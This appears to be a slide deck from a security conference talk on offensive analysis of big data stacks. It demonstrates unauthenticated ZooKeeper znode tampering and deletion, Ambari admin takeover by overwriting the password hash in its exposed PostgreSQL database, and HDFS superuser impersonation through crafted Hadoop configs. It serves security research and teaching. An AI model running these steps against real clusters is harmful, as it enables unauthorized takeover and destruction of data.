

THE UNBELIEVABLE INSECURITY OF THE BIG DATA STACK

AN OFFENSIVE APPROACH TO ANALYZING
HUGE AND COMPLEX INFRASTRUCTURES

SHEILA A. BERTA (@UnaPibaGeek)

WHO AM I?




SHEILA A. BERTA (@UnaPibaGeek)

Head of Security Research at Dreamlab Technologies (Swiss Infosec Company)

- Offensive Security Researcher - I like to break everything :)
- Developer in ASM (Microcontrollers / x86/x64), C/C++, Python and Go
- RE, Hardware Hacking & Exploit Development
- DCA, CKA, CKAD, CKS (Cloud Native Specialist)
- Speaker at BH USA Briefings (x4), DEF CON (x4), HITB, SCSD & more

LAYERS OF THE BIG DATA STACK



LAYERS OF THE BIG DATA STACK

1 Data Ingestion



2 Data Storage



3 Data Processing




4 Data Access



5 Cluster Management



BIG DATA ARCHITECTURES



THE ANALYSIS METHODOLOGY

CLUSTER MANAGEMENT

DATA INGESTION

DATA STORAGE

DATA PROCESSING

DATA ACCESS



Analysis of the management layer's components. E.g.: Zookeeper, Ambari, etc.



Analysis of the data ingestion's components. E.g.: Flume, Kafka, Kinesis, Sqoop, etc.



Analysis of the data storage's components. E.g.: HDFS and HDFS-based storage, S3, etc.



Analysis of the data processing's components. E.g.: Spark, Storm, Flink, etc.




Analysis of the data access' components. E.g.: Impala, Presto, Druid, etc.


01

MANAGEMENT LAYER

UNVEILING THE INSECURITY OF ZOOKEEPER AND AMBARI:
ATTACKING THE CLUSTER'S HEART



ZOOKEEPER ARCHITECTURE AND PORTS



**ZOOKEEPER
CLIENT**

Nmap scan report for 192.168.162.100
Host is up (0.53s latency).

PORT	STATE	SERVICE	VERSION
2181/tcp	open	zookeeper	Zookeeper 3.4.6-315--1 (Built on 08/23/2019)
3888/tcp	open	ciphire-serv?	
5432/tcp	open	postgresql	PostgreSQL DB
8080/tcp	open	http-proxy	
8440/tcp	open	ssl/unknown	
8441/tcp	open	ssl/unknown	
8670/tcp	open	unknown	
9000/tcp	open	cslistener?	
9060/tcp	open	http	Jetty 9.4.18.v20190429
9440/tcp	open	ssl/http	Jetty 9.2.11 or older
9441/tcp	open	ssl/unknown	
40826/tcp	open	rmiregistry	Java RMI
43990/tcp	open	unknown	
46744/tcp	open	unknown	



ATTACKING ZOOKEEPER

<https://zookeeper.apache.org/releases.html#download>

```
./zkCli.sh -server <node_ip>:2181
```

```
bin pwd
/Users/shei/Tools/apache-zookeeper-3.7.0/bin
bin ls
README.txt          zkEnv.sh            zkSnapshotToolkit.sh
zkCleanup.sh        zkServer-initialize.sh zkSnapshotComparer.cmd
zkCli.cmd           zkServer.cmd        zkSnapshotComparer.sh
zkCli.sh            zkServer.sh         zkTxnLogToolkit.cmd
zkEnv.cmd           zkSnapshotToolkit.cmd zkTxnLogToolkit.sh
bin ./zkCli.sh -server 192.168.162.100:2181
/opt/homebrew/opt/openjdk/bin/java
Connecting to 192.168.162.100:2181
```

```
[zk: 192.168.162.100:2181(CONNECTED) 0] help
ZooKeeper -server host:port -client-configuration properties-file cmd args
addWatch [-m mode] path # optional mode is one of [PERSISTENT, PERSISTENT_RECURSIVE] -
default is PERSISTENT_RECURSIVE
addauth scheme auth
close
config [-c] [-w] [-s]
connect host:port
create [-s] [-e] [-c] [-t ttl] path [data] [acl]
delete [-v version] path
deleteall path [-b batch size]
delquota [-nl-b] path
get [-s] [-w] path
getAcl [-s] path
getAllChildrenNumber path
getEphemerals path
history
listquota path
ls [-s] [-w] [-R] path
printwatches onloff
quit
reconfig [-s] [-v version] [[-file path] | [-members serverID=host:port1:port2;port3[.
..]*]] | [-add serverID=host:port1:port2;port3[...]]* [-remove serverId[,...]]*
redo cmdno
removewatches path [-cl-dl-a] [-l]
set [-s] [-v version] path data
setAcl [-s] [-v version] [-R] path acl
setquota -nl-b val path
stat [-w] path
sync path
version
```

ATTACKING ZOOKEEPER

BROWSE ZNODES

ls and get commands

```
[zk: 192.168.162.100:2181(CONNECTED) 4] ls /  
[admin, ambari-metrics-cluster, atsv2-hbase-unsecure, brokers, cluster, config,  
consumers, controller_epoch, hadoop, hadoop-ha, hiveserver2, hiveserver2-leader,  
isr_change_notification, latest_producer_id_block, log_dir_event_notification,  
rmstore, zookeeper]
```

CREATE ZNODES

create ./znode_path new_config_data

```
[zk: 192.168.162.100:2181(CONNECTED) 1] create /hacked fake_config  
Created /hacked  
[zk: 192.168.162.100:2181(CONNECTED) 2] get /hacked  
fake_config  
[zk: 192.168.162.100:2181(CONNECTED) 3] █
```

EDIT ZNODES

set ./znode_path config_data_edit

```
[zk: 192.168.162.100:2181(CONNECTED) 3] set /hacked fake_config_edit  
[zk: 192.168.162.100:2181(CONNECTED) 4] get /hacked  
fake_config_edit  
[zk: 192.168.162.100:2181(CONNECTED) 5] █
```

DELETE ZNODES

delete ./znode_path

```
[zk: 192.168.162.100:2181(CONNECTED) 7] delete /hadoop  
[zk: 192.168.162.100:2181(CONNECTED) 8] get /hadoop  
org.apache.zookeeper.KeeperException$NoNodeException: KeeperErrorCode = NoNode  
for /hadoop  
[zk: 192.168.162.100:2181(CONNECTED) 9] █
```

THE SECOND DOOR OF AMBARI

The screenshot shows the Ambari web interface at the URL `192.168.162.100:8080/#/main/hosts`. The left sidebar contains navigation links for Dashboard, Services, HDFS, YARN, MapReduce2, Tez, Hive, ZooKeeper, Ambari Metrics, and Kafka. The main content area is titled "Hosts" and displays a table of hosts. A context menu is open over the first host, showing actions like "Start All Components", "Stop All Components", "Restart All Components", "Reinstall Failed Components", "Turn On Maintenance Mode", "Turn Off Maintenance Mode", "Set Rack", and "Delete Hosts". The menu also shows a hierarchy: Hosts > DataNodes > JournalNodes > NodeManagers.

Name	IP Address	Rack	Cores	RAM	Disk Usage	Load Avg	Versions
c2100-ambari.c2100-am...	127.0.0.1	/default-rack	1 (1)	3.70			
c2100-ambarimetrics.c2...	192.168.162.101	/default-rack	1 (1)	3.70			
c2100-hadoop1.c2100-h...	192.168.162.120	/default-rack	1 (1)	17.4			
c2100-hadoop2.c2100-h...	192.168.162.121	/default-rack	1 (1)	17.4			
c2100-hadoop3.c2100-h...	192.168.162.122	/default-rack	1 (1)	17.4			
c2100-hadoopmaster.c2...	192.168.162.110	/default-rack	1 (1)	7.64			
c2100-hadoopsman.c...	192.168.162.111	/default-rack	1 (1)	7.64GB		0.86	HDP-3.1.4.0

```
~ psql -h 192.168.162.100 -p 5432 -U ambari
Password for user ambari:
psql (13.1, server 9.2.24)
Type "help" for help.
```

```
ambari=> \l
```

```
List of databases
Name | Owner | Encoding | Collate | Ctype | Access privileges
-----+-----+-----+-----+-----+-----
ambari | postgres | UTF8 | en_US.utf-8 | en_US.utf-8 | =Tc/postgres +
      | | | | | postgres=CTc/postgres+
      | | | | | ambari=CTc/postgres
```

```
ambari | topology_request | table | ambari
ambari | upgrade | table | ambari
ambari | upgrade_group | table | ambari
ambari | upgrade_history | table | ambari
ambari | upgrade_item | table | ambari
ambari | user_authentication | table | ambari
ambari | users | table | ambari
ambari | viewentity | table | ambari
ambari | viewinstance | table | ambari
ambari | viewinstancedata | table | ambari
ambari | viewinstanceproperty | table | ambari
```

THE SECOND DOOR OF AMBARI

01

```
ambari=> SELECT users.user_id,users.user_name,user_authentication.authentication_key FROM users
ambari-> INNER JOIN user_authentication
ambari-> ON users.user_id = user_authentication.user_id;
user_id | user_name | authentication_key
-----+-----+-----
1 | admin | 8206f3e08f3e824422ca94d1bb202281d02225686dd9945df20018517cf8df045568e20e1b6f9f9f
3 | cyobs | 1a0edffc271d2dd35c8c76b378ca66190f5ed9f1ff340c90d029632b9cde6523da26ba0f9a96a4ee
(2 rows)
```

02

```
-- The authentication_key value is the salted digest of the password: admin
INSERT INTO user_authentication(user_authentication_id, user_id, authentication_type, authentication_key, create_time, update_time)
SELECT 1, 1, 'LOCAL', '538916f8943ec225d97a9a86a2c6ec0818c1cd400e09e03b660fdaaec4af29d0bb6f2b1033b81b00', CAST (extract(epoch FROM
```

03

```
ambari=> UPDATE user_authentication
SET authentication_key = '538916f8943ec225d97a9a86a2c6ec0818c1cd400e09e03b660fdaaec4af29d0bb6f2b1033b81b00'
WHERE user_id = 1;
UPDATE 1
ambari=> SELECT users.user_id,users.user_name,user_authentication.authentication_key FROM users
INNER JOIN user_authentication
ON users.user_id = user_authentication.user_id;
user_id | user_name | authentication_key
-----+-----+-----
3 | cyobs | 1a0edffc271d2dd35c8c76b378ca66190f5ed9f1ff340c90d029632b9cde6523da26ba0f9a96a4ee
1 | admin | 538916f8943ec225d97a9a86a2c6ec0818c1cd400e09e03b660fdaaec4af29d0bb6f2b1033b81b00
(2 rows)
```



02

STORAGE LAYER

INSECURITY IN THE DATA STORAGE LAYER: ABUSING HADOOP RPC/IPC



HADOOP ARCHITECTURE



HADOOP IPC/RPC



core-site
xml



hdfs-site
xml



mapred-site
xml



yarn-site
xml

CRAFTING HADOOP XML FILES

```
<configuration xmlns:xi="http://www.w3.org/2001/XInclude">

  <property>
    <name>fs.defaultFS</name>
    <value>hdfs://NAMESPACE</value>
    <final>true</final>
  </property>

</configuration>
```



core-site
xml

192.168.162.110:50070/dfshealth.html#tab-overview

Hadoop Overview Datanodes Datanode Volume Failures Snapshot Startup Progress Utilities ▾

Overview 'c2100-hadoopmaster.c2100-hadoopmaster.localdomain:8020' (standby)

Namespace:	cyobsha
Namenode ID:	nn1

CRAFTING HADOOP XML FILES

```
<configuration xmlns:xi="http://www.w3.org/2001/XInclude">

  <property>
    <name>dfs.nameservices</name>
    <value>NAMESPACE</value>
  </property>

  <property>
    <name>dfs.ha.namenodes.NAMESPACE</name>
    <value>NAMENODE1-ID,NAMENODE2-ID</value>
  </property>

  <property>
    <name>dfs.namenode.rpc-address.NAMESPACE.NAMENODE1-ID</name>
    <value>NAMENODE1-DNS:8020</value>
  </property>

  <property>
    <name>dfs.client.failover.proxy.provider.NAMESPACE</name>
    <value>org.apache.hadoop.hdfs.server.namenode.ha.ConfiguredFailoverProxyProvider</value>
  </property>

</configuration>
```



hdfs-site
xml

CRAFTING HADOOP XML FILES



hdfs-site
xml

192.168.162.111:50070/dfshealth.html#tab-overview

Hadoop Overview Datanodes Datanode Volume Failures Snapshot Startup Progress Utilities ▾

Overview 'c2100-hadoopresman.c2100-hadoopresman.localdomain:8020' (active)

Namespace:	cyobsha
Namenode ID:	nn2

192.168.162.120:50075/datanode.html

Hadoop Overview Utilities ▾

DataNode on c2100-hadoop1.c2100-hadoop1.localdomain:50010

Cluster ID:	CID-2ae31f52-b5eb-481a-8aa0-661a997c9266
Version:	3.1.1.3.1.4.0-315, r58d0fd3d8ce58b10149da3c717c45e5e57a60d14

Block Pools



Namenode Address	Block Pool ID	Actor State	Last Heartbeat	Last Block Report	Last Block Report Size (Max Size)
c2100-hadoopmaster.c2100-hadoopmaster.localdomain:8020	BP-1042441572-127.0.0.1-1606866332274	RUNNING	0s	3 hours	10.75 KB (64 MB)
c2100-hadoopresman.c2100-hadoopresman.localdomain:8020	BP-1042441572-127.0.0.1-1606866332274	RUNNING	0s	2 hours	10.75 KB (64 MB)

CRAFTING HADOOP XML FILES

```
<configuration xmlns:xi="http://www.w3.org/2001/XInclude"><property>
  <name>mapreduce.jobhistory.address</name>
  <value>NAMENODE-DNS:10020</value>
</property>
</configuration>
```



mapred-site.xml



CRAFTING HADOOP XML FILES

```
<configuration xmlns:xi="http://www.w3.org/2001/XInclude">



  <property>
    <name>yarn.resourcemanager.address</name>
    <value>NAMENODE-DNS:8050</value>
  </property>

  <property>
    <name>yarn.resourcemanager.hostname</name>
    <value>NAMENODE-DNS</value>
  </property>

</configuration>
```



yarn-site
xml



REMOTELY COMPROMISING HADOOP VIA IPC/RPC

Dockerfile

```
FROM centos:7

RUN yum -y update
RUN yum install -y wget

RUN wget --no-cookies --no-check-certificate --header "Cookie:
oraclelicense=accept-securebackup-cookie" https://javadl.oracle.com/webapps/download/
GetFile/1.8.0_281-b09/89d678f2be164786b292527658ca1605/linux-i586/
jdk-8u281-linux-aarch64.rpm

RUN rpm -ivh jdk-8u281-linux-aarch64.rpm

WORKDIR /opt

RUN wget https://archive.apache.org/dist/hadoop/common/hadoop-3.2.2/hadoop-3.2.2.tar.gz
RUN tar xvf hadoop-3.2.2.tar.gz

ENV JAVA_HOME=/usr/java/jdk1.8.0_281-aarch64
ENV JRE_HOME=/usr/java/jdk1.8.0_281-aarch64/jre
ENV PATH="/opt/hadoop-3.2.2/bin:${PATH}"

CMD ["hadoop", "version"]
```

REMOTELY COMPROMISING HADOOP VIA IPC/RPC

```
$ docker image build -t hadoop_lab .
```

```
$ docker container run -it --name hadoop-lab --net=host hadoop_lab /bin/bash
```

```
[root@docker]# mkdir config && cd config # Place the xml files in this directory
```

```
[root@docker]# cp /opt/hadoop-3.2.2/etc/hadoop/log4j.properties ./
```

```
[root@docker]# vi /etc/hosts
```

```
# Example:
```

```
192.168.162.110 c2100-hadoopmaster.c2100-hadoopmaster.localdomain
```

```
192.168.162.111 c2100-hadoopresman.c2100-hadoopresman.localdomain
```



REMOTELY COMPROMISING HADOOP VIA IPC/RPC

```
[root@docker]# hadoop --config . fs -ls /
```

```
[root@docker-desktop config]# hadoop --config . fs -ls /  
Found 11 items  
drwxr-xr-x - hdfs hdfs 0 2020-12-13 21:42 /apps  
drwxr-xr-x - hdfs hdfs 0 2020-12-02 14:56 /atsv2  
drwxrwxrwx - cyobs hdfs 0 2021-03-18 13:41 /cyobsdata  
drwxr-xr-x - mapred hadoop 0 2021-01-08 18:34 /data  
drwxr-xr-x - hdfs hdfs 0 2020-12-02 14:56 /hdp  
drwxr-xr-x - hdfs hdfs 0 2021-03-18 03:09 /jars  
drwxr-xr-x - mapred hdfs 0 2020-12-02 14:56 /mapred  
drwxrwxrwx - spark hadoop 0 2021-04-20 19:24 /spark2-history  
drwxrwxrwx - hdfs hdfs 0 2021-02-23 16:29 /tmp  
drwxr-xr-x - hdfs hdfs 0 2020-12-15 14:05 /user  
drwxr-xr-x - hdfs hdfs 0 2020-12-02 15:17 /warehouse  
[root@docker-desktop config]#
```

```
[root@docker-desktop config]# hadoop --config . fs -mkdir /hacked  
mkdir: Permission denied: user=root, access=WRITE, inode="/:hdfs:hdfs:drwxr-xr-x  
[root@docker-desktop config]#
```

IMPERSONATING HADOOP USERS

```
[root@docker]# HADOOP_USER_NAME=hdfs hadoop --config . fs -mkdir /hacked
```

```
[root@docker-desktop config]# HADOOP_USER_NAME=hdfs hadoop --config . fs -mkdir /hacked
[root@docker-desktop config]# hadoop --config . fs -ls /
Found 12 items
drwxr-xr-x - hdfs hdfs 0 2020-12-13 21:42 /apps
drwxr-xr-x - hdfs hdfs 0 2020-12-02 14:56 /atsv2
drwxrwxrwx - cyobs hdfs 0 2021-03-18 13:41 /cyobsdata
drwxr-xr-x - mapred hadoop 0 2021-01-08 18:34 /data
drwxr-xr-x - hdfs hdfs 0 2021-07-04 22:56 /hacked
drwxr-xr-x - hdfs hdfs 0 2020-12-02 14:56 /hdp
drwxr-xr-x - hdfs hdfs 0 2021-03-18 03:09 /jars
drwxr-xr-x - mapred hdfs 0 2020-12-02 14:56 /mapred
drwxrwxrwx - spark hadoop 0 2021-04-20 19:24 /spark2-history
```

```
[root@docker-desktop config]# HADOOP_USER_NAME=hdfs hadoop --config . fs -rm -r /hacked
[root@docker-desktop config]#
```



DEMO TIME!




03

